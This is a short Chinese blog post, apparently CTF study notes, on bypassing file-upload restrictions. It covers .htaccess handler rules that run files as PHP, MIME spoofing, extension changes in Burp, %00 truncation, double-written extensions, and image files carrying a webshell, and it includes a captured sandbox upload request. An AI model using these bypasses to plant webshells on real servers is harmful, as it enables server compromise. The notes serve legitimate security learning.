# ctf常见文件上传

原创

许允er 于 2022-03-03 11:17:46 发布 4083 收藏
分类专栏： ctfhub 文章标签： 安全 web安全 前端




## 1.htaccess

.htaccess是Apache的又一特色。一般来说，配置文件的作用范围都是全局的，但Apache提供了一种很方便的、可作用于当前目录及其子目录的配置文件——.htaccess（分布式配置文件）

```
<FilesMatch "zx"> #文件中含有zx(包括后缀)
SetHandler application/x-httpd-php #当文件中有zx则以php执行
</FilesMatch>
```


```
AddType application/x-httpd-php .jpg #文件后缀为.jpg为php执行
```

应用中用bp抓包把文件改为.htaccess 才可以使用

## 2.MIME

在Http协议消息头中，使用Content-Type来表示具体请求中的媒体类型信息。

修改Content-Type字段




超文本标记语言文本 .html,.html text/html

普通文本 .txt text/plain

RTF文本 .rtf application/rtf

GIF图形 .gif image/gif

JPEG图形 .jpeg,.jpg image/jpeg

## 3.前端过滤

及黑白名单过滤

bp抓包直接改后缀


## 4.00截断

## 条件

1. PHP版本小于5.3.4
2. php.ini中的magic_quotes_gpc设置为Off

准备两个带一句话木马的jpg 和 php文件


先上传jpg文件在url中加入php文件 用%00截断




## 5.双写


及清除连续的如php php5 等关键字
绕过可以用 .PPHPHP中间连续的php会被消除但p和hp会构成行的可执行的php文件

## 6. 文件头




在cmd中生成图片马

然后上传图片马


Request
Pretty Raw Hex \n
POST / HTTP/1.1
Host: challenge-58b9d747Oe8a37ff.sandbox.ctfhub.com:10800
Content-Length: 6099
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://challenge-58b9d747Oe8a37ff.sandbox.ctfhub.com:10800
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryjDdwiqWW7KuxvVeY
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://challenge-58b9d747Oe8a37ff.sandbox.ctfhub.com:10800/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
------WebKitFormBoundaryjDdwiqWW7KuxvVeY
Content-Disposition: form-data; name="file"; filename="2.php"
Content-Type: image/png
PNG
IHDR
Response
Pretty Raw Hex Render \n
HTTP/1.1 200 OK
Server: openresty/1.19.3.2
Date: Thu, 03 Mar 2022 03:06:57 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 535
Connection: close
X-Powered-By: PHP/7.3.14
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: X-Requested-With
Access-Control-Allow-Methods: *
<script>
alert('')
</script>
<br>
upload/2.php<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>
CTFHub - 
</title>
</head>
<body>
<h1>
CTFHub - 
</h1>
<form action="" method="post" enctype="multipart/form-data">
<label for="file">
Filename:
</label>
<input type="file" name="file" id="file" />
<br />
<input type="submit" name="submit" value="Submit" />
</form>
</body>
</html>
Search...
0 matches
Search...
Done
CSDN @许允er

要改Mime